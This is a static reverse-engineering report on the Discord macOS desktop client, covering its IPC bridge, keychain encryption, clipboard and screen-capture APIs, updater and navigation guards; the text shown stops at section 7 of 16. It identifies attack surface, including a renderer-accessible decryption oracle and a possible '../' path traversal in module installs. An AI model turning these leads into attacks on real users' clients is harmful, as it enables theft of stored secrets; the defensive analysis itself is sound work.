Discord Desktop — Deep Reverse Engineering Report

A static, evidence-backed reconstruction of how the Discord desktop client for macOS is assembled: its two shipped archives, its process and trust boundaries, its 136 privileged IPC endpoints, its native bridge, its update pipeline, and the external services it is wired to contact. Every claim below cites a file and line number from the installed build. Where the evidence stops, the report says so.

Target Discord.app — host `1.0.9208` · core module `0.0.380` · macOS arm64 · **Method** static analysis only; no runtime instrumentation performed · **Artifacts** `app.asar` (sha256 `18d09f41…`) · `core.asar` (sha256 a4… see §3) · **Scope** JavaScript tiers only — compiled native modules not analysed · **Date** 2026-10-20

---

1. Executive summary
2. Verified architecture
3. Project structure & important files
4. Dependency graph
5. Call graph & execution flows
6. Data-flow analysis
7. Event-flow analysis
8. Security & permission boundaries
9. Network & third-party inventory
10. Runtime observations & limits
11. Configuration & hidden switches
12. Dynamic-code investigation
13. Feature-to-file map
14. Findings & remediation
15. Unresolved questions
16. Appendix — method & reproduction

1 · Executive summary

Discord desktop is a hardened browser shell around the Discord website. It ships almost no product logic of its own. What it ships instead is a carefully fenced set of operating-system capabilities that the website is allowed to reach through one named bridge.

Nine findings matter most:

1. **The UI is remote.** The main window loads `https://discord.com/app` over the network (`app/mainScreen.js:72,108,109`). Chat, voice UI, servers, settings screens — none of it is in either shipped archive.
2. **Two archives, two tiers.** `app.asar` inside the `.app` bundle is only a *launcher* (39 source files: splash screen, updater, connectivity tests). The real shell is `core.asar`, downloaded separately into `~/Library/Application Support/discord/0.0.380/`. The shell therefore self-updates independently of the macOS app bundle.
3. **The bridge is one object with 30 keys.** `contextBridge.exposeInMainWorld('DiscordNative', …)` at `app/mainScreenPreload.js:68`, built from 26 distinct capability modules.
4. **136 privileged IPC endpoints** are registered in the main process, drawn from a canonical enum of **144** channel names in `@discordapp/discord-native-types/IPCEvents.js`.
5. **Two real allow-lists exist.** `app/discord_native/renderer/ipc.js:9-10` restricts the generic IPC facade to 25 sendable and 13 invokable channels, throwing `'cannot send this event'` otherwise. This is a genuine, confirmed control — and it is also *narrower than the attack surface*, because the typed capability modules bypass that facade entirely (§8.3).
6. **Context isolation is on; the sandbox is off.** `contextIsolation:true`, `nodeIntegration:false`, but `sandbox:false` (`app/mainScreen.js:352-356`). The preload therefore holds full Node — and `renderer/fileManager.js` (24.7 KB) does real `fs` I/O inside the renderer process rather than over IPC. This single setting defines the client's security posture.

7. **Permissions are deny-by-default** with origin checks (`mainScreen.js:388–428`), and off-origin navigation is blocked (`:526–530`) — except during a Google OAuth flow, where the restriction is deliberately lifted (§8.6).
8. **Module updates carry no JavaScript-level signature check.** The legacy path trusts HTTP 200 and TLS (`common/moduleUpdater.js:572–605`), then extracts with `yauzl` . Path traversal is blocked — but by the library, not by Discord's code (§8.8). The *new* updater is compiled Rust and is outside this analysis.
9. **Crash reports from modded clients are filtered out.** `common/crashReporterSetup.js:70–71` ignores errors mentioning BetterDiscord and VencordPatcher and denies the `betterdiscord://` URL scheme.

> **What this report deliberately does not claim**
>
> - That the app *downloads all of its code on every launch*. It does not: only `shadercache` and the code caches are cleared at window creation (`mainScreen.js:379–383`). Chromium's HTTP cache is left intact, so subresources are served from disk on subsequent launches. Only the document URL is cache-busted, via `?_=${Date.now()}` at `mainScreen.js:90` .
> - That any capability observed in code is actually *exercised*. No runtime tracing was done.
> - That a third-party host receives user data because its URL appears in source. §9 separates "URL present" from "request observed" (which is: none).
> - That `riotGames` implies a commercial partnership. The code reads Riot's publicly documented Live Client Data API on `127.0.0.1:2999` — no business relationship is required or evidenced.

2 · Verified architecture

Four distinct execution contexts exist, two of which run with full OS authority.




Figure 1 — Trust tiers. Red and amber run with your user's full authority; green is fenced. The amber tier is the one that matters: it has Node, and it is one `contextBridge` hop from remote content.

2.1 The two-archive design, and why it exists

What we found. The installed `.app` bundle contains an `app.asar` whose only job is to bootstrap. Its `Constants.js` resolves endpoints and settings, its `splashScreen.js` shows the loading window, and `moduleUpdater` fetches everything else. The shell that actually hosts Discord — `core.asar` — lives in the user's data directory under a version folder.

Evidence.

```
/Applications/Discord.app/Contents/Resources/app.asar
  app_bootstrap/   39 source files   ← launcher, splash, updater, connectivity tests
  common/          16 source files   ← shared library (byte-identical set to core.asar's)
  node_modules/  1020 files

~/Library/Application Support/discord/0.0.380/modules/
  discord_desktop_core/core.asar   9.2 MB  ← THE SHELL (2159 entries, 2032 JS files)
  discord_voice/                    81 MB  ← compiled
  discord_krisp/                    52 MB  ← compiled
  …13 further native modules
```

What it means in simple English. Installing Discord installs a *downloader*. The downloader fetches the real program into your home folder. That is why Discord can update itself without ever asking for an administrator password, and why

the copy in `/Applications` barely changes.

Why it matters. It moves the real code out of a code-signed, root-owned bundle into a user-writable directory. Any process already running as your user can modify `core.asar` on disk. That is precisely how client mods such as BetterDiscord and Vencord operate — and it explains why `crashReporterSetup.js` has to filter their crash reports out (§8.11).

CONFIDENCE **CONFIRMED** — both archives inspected directly; file counts enumerated from the ASAR index.

2.2 Process and language tiers

Tier	Where it lives	Authority	Entry point
Launcher (main)	`app.asar → app_bootstrap/`	Full user authority	`app_bootstrap/index.js`
Shell (main)	`core.asar → app/`	Full user authority	`app/index.js : startup()`
Preload	`core.asar → app/discord_native/renderer/`	Node enabled; same OS rights	`app/mainScreenPreload.js`
Renderer	remote — `discord.com`	Isolated world, no Node	`https://discord.com/app`
Native	`modules/discord_*/`	Native code in main or preload	not analysed — compiled

3 · Project structure & important files

Of 2,448 entries in `core.asar`, only about 70 are hand-written source. The remainder are system-tray icon variants (≈200 PNG/ICO files at nine scale factors per platform) and `node_modules`. The high-value surface is small and readable.

3.1 Main-process shell — `core.asar → app/`

File	Size	Responsibility
`app/index.js`	4.7 KB	**Composition root.** `startup()` requires and wires every subsystem in a fixed order. The single most important file for understanding boot.
`app/mainScreen.js`	43.1 KB	**The window, and the security model.** Resolves `WEBAPP_ENDPOINT`, builds the `BrowserWindow`, installs permission/navigation/open handlers, owns the analytics and updater IPC relays.
`app/mainScreenPreload.js`	3.5 KB	**The bridge.** Assembles `DiscordNative` and exposes it. 78 lines; the hinge of the whole design.
`app/Constants.js`	2.5 KB	Event-name groups (`UpdaterEvents`, `AnalyticsEvents`, `MenuEvents`), `AllowedMediaOrigins`, `WEBAPP_PATHS`; re-exports bootstrap constants.
`app/ipcMain.js`	0.7 KB	Thin wrapper that auto-prefixes every channel with `DISCORD_`.
`app/popoutWindows.js`	5.5 KB	Second window class for voice/video popouts; repeats the main window's origin checks.
`app/systemTray.js · thumbarButtons.js · appBadge.js · mouse.js`	7.7 / 3.0 / 2.0 / 0.6 KB	OS chrome: tray menu, Windows thumbnail toolbar, dock badge, cursor position.
`app/rootCertificates.js + data/cacert.pem`	0.8 KB + 245 KB	Bundles its own CA trust store for the `request` library rather than using the system store.
`app/data/riotgames.pem`	1.5 KB	Riot Games' CA — pinned for the localhost League client API (§9.4).
`app/bootstrapModules/*.js`	~0.3 KB each	11 one-line shims that re-export objects injected by the launcher tier, so shell code can `require` launcher singletons.

3.2 The native bridge — `app/discord_native/`

Three parallel directories, and the split is the architecture:

- `browser/` — 24 modules that run in the **main** process and *register* IPC handlers.
- `renderer/` — 26 modules that run in the **preload** and *call* them (or skip IPC entirely).
- `common/` — 4 shared modules: `constants.js` (the `DISCORD_` prefixer), `DiscordIPC.js` (the main/renderer transport classes), `paths.js`, `fileutils.js`.

Most pairs are symmetric, which makes the whole bridge mechanically legible: for a capability *X*, read `renderer/X.js` for the API the website sees and `browser/X.js` for what the main process will actually do. Three modules break the symmetry, and those are the interesting ones:

Module	Asymmetry	Consequence
`renderer/fileManager.js` (24.7 KB)	vs `browser/fileManager.js` (2.0 KB)	Main process only hands out *paths* and shows dialogs. All real file I/O happens in the preload with direct `fs`.
`renderer/minidump.js` (17.7 KB)	no browser counterpart	Crash-dump parsing and upload entirely preload-side.
`renderer/riotGames.js` (1.6 KB)	no browser counterpart	Makes its own outbound HTTPS request from the preload, bypassing the main process altogether.

3.3 Shared library — `common/` (duplicated into both archives)

File	Size	Responsibility
`common/moduleUpdater.js`	31.9 KB	Legacy updater: queries `versions.json`, downloads module zips, extracts with `yauzl`.
`common/updater.js`	21.0 KB	JSON-RPC-style wrapper around the **native** updater. Thin: the real logic is compiled.
`common/analytics.js`	13.6 KB	Queues startup-timing events locally. Does **not** transmit (§6.5).
`common/blackbox.js`	10.9 KB	Local rolling log + Crashpad minidump capture.
`common/crashReporterSetup.js`	6.6 KB	Sentry init, six DSN keys, sample rates, mod-client filtering.
`common/paths.js`	4.9 KB	Resolves every on-disk location; honours `DISCORD_USER_DATA_DIR`.
`common/securityUtils.js`	1.4 KB	**Three functions that carry most of the client's security weight** (§8.5).
`common/Settings.js`	1.5 KB	A plain JSON file read/writer — the hidden-switch mechanism (§11).

CONFIDENCE **CONFIRMED** — sizes and paths read from the ASAR directory index; every file listed was opened.

4 · Dependency graph

Built by following actual `require()` call sites, not by name similarity. Solid arrows are static `require`; dashed arrows are resolved dynamically at runtime.




Figure 2 — Dependency graph. Thick-bordered nodes are the choke points: every other module routes through them.

4.1 Central modules — the ones everything depends on

Module	Depended on by	Why it is central
`@discordapp/discord-native-types/IPCEvents.js`	Every `browser/` and `renderer/` module	**The single source of truth for the IPC vocabulary.** 144 channel names. Nothing can talk across the boundary without a name from here.
`discord_native/common/constants.js`	All bridge modules, `app/ipcMain.js`	Exports `getDiscordIPCEvent()`, which forces a `DISCORD_` prefix onto every channel — a namespace guard against collisions with Electron's or a library's own channels.
`common/securityUtils.js`	`mainScreen.js`, `popoutWindows.js`, `systemTray.js`, `applicationMenu/darwin.js`	Only 42 lines, but every origin and protocol decision in the client calls into it.
`app/index.js`	— (it is the root)	Requires 28 subsystems in a deliberate order and performs dependency injection via `inject*()` functions.
`common/Settings.js`	`appSettings` → `Constants` → `mainScreen` → …	A JSON file on disk feeds the endpoint resolution of the entire app. Small file, enormous blast radius (§11).

4.2 Verified relationships worth recording

Source	→ Target	Kind	Evidence & significance
`app/index.js:12–75`	28 subsystems	static `require` + inject	Boot order is explicit and sequential; `mainScreen` is required *last* (`:89`) so every handler exists before a window can exist.
`common/moduleUpdater.js:232`	`../app_bootstrap/hostUpdater`	**cross-archive**	Code inside `core.asar` requires a file that only exists in `app.asar`. Resolution works because the launcher injects its module paths (`common/nodeGlobalPaths.js`). A genuine coupling across the two archives.
`app/mainScreen.js:354`	`mainScreenPreload.js`	config-as-dependency	The bridge is attached by a *string path* in `webPreferences`, not by `require` — so a static import graph alone would miss the single most security-relevant edge in the app.
`app/mainScreenPreload.js:22–48`	26 `renderer/*` modules	static `require`, eager	Every capability module is loaded at preload time, before any page script runs.
`renderer/nativeModules.js:44`	`discord_voice`, `discord_krisp`, …	**dynamic**	`require(name)` where `name` comes from the renderer, gated by `/^discord_[a-z0-9_-]+$/` or `'erlpack'` (`:41`).
`browser/notifications.js:30`	`discord_notifications`	**dynamic**	`require(path.join(moduleDataPath,'discord_notifications'))` — loads native code from the user-writable data directory.
`mainScreen.js:376`	`./ElectronTestRpc`	**dynamic, optional**	`includeOptionalModule()` — a test-automation RPC surface that is *absent* from the shipped archive. Confirmed missing: no such file in the ASAR index.

What it means in simple English. The app is wired like a switchboard with one shared phone book. Three edges are invisible to ordinary import-tracing — the preload attached by filename, the native modules loaded by name at runtime, and the file that reaches across from one archive into the other — and all three are the security-relevant ones. That is the general lesson: in an Electron app, the dangerous dependencies are the ones that are not written as imports.

5 · Call graph & execution flows

5.1 Cold start — from double-click to rendered UI

Figure 3 — Cold start. Verified against `app_bootstrap/bootstrap.js`, `app/index.js:11–103`, `app/mainScreen.js:61–109, 304–308, 339–374, 475–501`, `common/moduleUpdater.js:232–291, 487–494`.

Why step 22 matters. The splash screen does not disappear on a timer. It waits for the *remote web app* to report that it has rendered, via `APP_ASYNC_INDEX_TSX_LOADED` — one of the 25 channels on the send allow-list. The desktop shell's own readiness is not the gate; the website's is.

5.2 Feature trace — `safeStorage`, the most security-relevant round trip




Figure 4 — `safeStorage` round trip. `renderer/safeStorage.js:9–17`; `browser/safeStorage.js:12–32`.

What we found. Three synchronous handlers — `IS_ENCRYPTION_AVAILABLE`, `ENCRYPT_STRING`, `DECRYPT_STRING` — expose the OS keychain as a general-purpose encrypt/decrypt oracle to whatever is running in the renderer.

Evidence.

```
// app/discord_native/browser/safeStorage.js:15-21
electron.ipcMain.on(SAFE_STORAGE_ENCRYPT_STRING, (event, plainText) => {
  if (plainText) {
    event.returnValue = electron.safeStorage.encryptString(plainText).toString('base64');
  } else { event.returnValue = null; }
});
```

What it means in simple English. The website can hand the app any text and get it back encrypted with a key held in your Mac's keychain — and hand back ciphertext to get the original. There is no check on *who* is asking. The handler never looks at `event.senderFrame`.

Why it matters. It is an entirely reasonable design *given* the assumption that the renderer only ever runs Discord's own code. It is also the thing that converts a cross-site scripting bug on `discord.com` — or a client mod, or a malicious browser-style injection — from "can read the page" into "can decrypt everything the client ever stored." Encryption at rest protects against someone copying files off the disk; it does not protect against code running inside the renderer, and this design makes that explicit.

CONFIDENCE **CONFIRMED** — call sites on both sides read in full; no validation code exists in either file.

NEXT STEP Confirm at runtime whether `event.senderFrame.url` is ever checked in a wrapper not visible statically. Read `DiscordIPC.main` — it is not: `DiscordIPC.js:18-27` forwards arguments unmodified.

5.3 Feature trace — module install, the privilege-escalation path

Figure 5 — Module install and load. `renderer/nativeModules.js:29-45`; `browser/nativeModules.js:39-72`; `common/moduleUpdater.js:560-610, 690-774`.

The asymmetry is the finding. The *require* side validates the module name:

```
// app/discord_native/renderer/nativeModules.js:40-45
function requireModule(name) {
  if (!/^discord_[a-z0-9_-]+$/.test(name) && name !== 'erlpack') {
    throw new Error('"' + String(name) + '" is not a whitelisted native module');
  }
  return require(name);
}
```

The *install* side does not. `NATIVE_MODULES_INSTALL` passes the renderer-supplied name straight into the updater. Whether that is exploitable depends entirely on how the updater builds its URL and target path — and on the legacy path it is URL-encoded (`moduleUpdater.js:572`: `encodeURIComponent(getRemoteModuleName(…))`), which blocks path escape in the request. The destination directory is `path.join(moduleInstallPath, queuedModule.name)` (`:700`), which is *not* encoded — so a name containing `../` would resolve outside the install root. It would still need the server to return a 200 with a zip. Classified as potential, not confirmed (§14, F-3).

5.4 Feature trace — opening a link

A compact flow that shows the defensive pattern used throughout:

```
user clicks link in chat
  → renderer: window.open(url, frameName)
  → main:  mainScreen.js:436  setWindowOpenHandler({url, frameName, features})
      ├─ frameName startsWith 'DISCORD_'  AND  origin matches WEBAPP_ENDPOINT
      │    AND  getSanitizedPath(url) === '/popout'
      │      → popoutWindows.openOrFocusWindow()        [internal window]
      ├─ else if shouldOpenExternalUrl(url)             securityUtils.js:13
      │      → saferShellOpenExternal(url)              [system browser]
      └─ return {action:'deny'}                          [never a bare child window]
```

Why it matters. `{action:'deny'}` is returned on *every* path. The handler never lets Chromium create a window of its own accord; internal windows are created explicitly, by Discord's own code, after three independent checks. This is the correct Electron pattern and it is applied consistently — `popoutWindows.js:160–168` repeats it for child windows.

6 · Data-flow analysis

Five flows, each traced from origin to destination. The distinction that matters throughout: **what the code is able to move** versus **what it is demonstrated to move**. Nothing in this section was observed in flight.

6.1 Secrets — renderer → OS keychain

Origin	Renderer JavaScript (remote, from `discord.com`)
Transform	`safeStorage.encryptString()` → base64 (`browser/safeStorage.js:17`)
Receiver	macOS Keychain for the key; ciphertext returned to the renderer
Stored / transmitted?	Stored by the *web app*, in storage this analysis cannot see (localStorage/IndexedDB on disk under `~/Library/Application Support/discord/`)
Validation	**None.** No sender, origin, size or rate check.
Unknown	*What* is encrypted. The token-handling code lives in the remote bundle, not here. We can prove the capability exists; we cannot prove it holds auth tokens.

6.2 Clipboard — bidirectional, preload-resident

What we found. Clipboard *reading* does not use IPC at all. It happens in the preload, directly:

```
// app/discord_native/renderer/clipboard.js:43–45
function read() {
  return _electron.default.clipboard.readText();
}
```

Writing is likewise direct (`:13`, `:21–24`, `:29–34`), including a platform-specific file-URL write for macOS. Only `cut` / `paste` /empty-`copy` go over IPC, and those merely trigger the focused `webContents`' own edit command (`browser/clipboard.js:11–21`) — they do not read data.

Why it matters. `DiscordNative.clipboard.read()` returns your entire clipboard text to whatever called it, with no prompt and no origin check, because it never crosses a boundary where a check could be applied. `hasMixedContent()` (`:46–52`) additionally enumerates all available clipboard formats. There is a legitimate reason (pasting images into chat); the capability is nonetheless unconditional.

CONFIDENCE CONFIRMED capability · UNKNOWN whether called outside a user paste gesture — that logic is in the remote bundle.

6.3 Screen contents — thumbnails of every window

```
// app/discord_native/browser/desktopCapturer.js:15-26
DiscordIPC.main.handle(IPCEvents.DESKTOP_CAPTURER_GET_SOURCES, async (_, opts) => {
  const sources = await electron.desktopCapturer.getSources(electronOptions);
  return sources.map(source => ({
    id: source.id,
    name: source.name,                    // ← window titles of every open app
    url: source.thumbnail.toDataURL(),    // ← a rendered PNG of each one
    icon: source.appIcon?.toDataURL()
  }));
});
```

What it means in simple English. One IPC call returns a list of every screen and window on your machine, each with its title and a small picture of its current contents. That is how the "choose what to share" picker is populated — but the data crosses into the renderer *before* you choose anything, and the handler has no sender check.

Why it matters. Window titles alone are sensitive (document names, bank tabs, private message windows). The thumbnails more so. On macOS this is partly mitigated by the OS-level Screen Recording permission, which Discord must already hold — but once held, it applies to every call, not per-call.

CONFIDENCE **CONFIRMED** capability · **TENTATIVE** on impact — macOS TCC gating not verified at runtime.

6.4 Files — preload-resident, unrestricted

`renderer/fileManager.js` imports `fs`, `node:fs/promises`, `node:crypto`, `node:stream`, `node-downloader-helper` and `@openpgp/unbzip2-stream` (`:63-80`) and performs direct reads, writes, `unlink`, `readdir` and `mkdir` throughout (verified at `:123, 223-248, 431-439, 484, 543-554, 592-611`).

Three CDN allow-lists constrain its *download* helpers, and they are real:

```
// renderer/fileManager.js:272 and :338
if (!cdnURL.startsWith('https://cdn.discordapp.com/assets/content')) { … reject }
// renderer/fileManager.js:403
if (!cdnURL.startsWith('https://ciscobinary.openh264.org/'))        { … reject }
```

Important nuance. These guards protect the *asset-download* helpers only. They say nothing about the general `fs` access the module holds. And `startsWith` on a URL string is a weaker check than parsing the origin — `https://cdn.discordapp.com.evil.test/assets/content` would fail it correctly, but the pattern is fragile by construction compared with `checkUrlOriginMatches()`, which the same codebase already provides.

6.5 Analytics — queued locally, transmitted by the website

This one corrects an intuitive but wrong assumption. `common/analytics.js` has `trackSplashWindowCreated`, `trackMainWindowLoadDuration`, `trackFullTTI` and a dozen similar methods, and they all terminate in `this.events.push(event)` (`:29`). There is **no HTTP client in the file**. Transmission happens like this:

```
main → renderer:  mainScreen.js:765  webContentsSend(APP_PUSH_ANALYTICS, [event])
renderer → main:  mainScreen.js:770  ipcMain.on(APP_GET_ANALYTICS_EVENTS, …)
main → renderer:  mainScreen.js:782  webContentsSend(APP_PUSH_ANALYTICS, events)
```

What it means. The desktop shell measures its own startup, then *hands the numbers to the web app* and lets the web app send them with the rest of its telemetry. The shell itself opens no analytics connection. Any claim about where this data ends up has to be made about `discord.com`'s bundle, which is outside this archive.

CONFIDENCE **CONFIRMED** grep for every send/post/flush path in `analytics.js` returns only local queue operations.

7 · Event-flow analysis

7.1 What happens without you doing anything

Event	Registered at	Downstream effect
`app` ready → startup	`app/index.js:11`	136 IPC handlers registered; CA store loaded; menu built
module version check	`moduleUpdater.js:487–494`	Outbound HTTPS to `discord.com/api` before any window exists
`will-navigate`	`mainScreen.js:526`	`evt.preventDefault()` for any off-origin URL
`did-fail-load`	`mainScreen.js:450–464`	Exponential backoff retry, 1 s → 20 s (`Backoff.js`)
`render-process-gone`	`mainScreen.js:502–525`	Reload once; **two crashes within 5 s** → **`app.quit()`** (`:513–517`)
`devtools-opened` / `-closed`	`mainScreen.js:539–544`	Notifies the *website* that you opened developer tools
`focus` / `blur`	`mainScreen.js:545–550`	`MAIN_WINDOW_FOCUS` / `_BLUR` → drives idle state
`page-title-updated`	`mainScreen.js:551–557`	`preventDefault()` then sets the title itself
power: suspend / resume / lock / unlock	`browser/powerMonitor.js`	Four channels fired to the renderer → away status
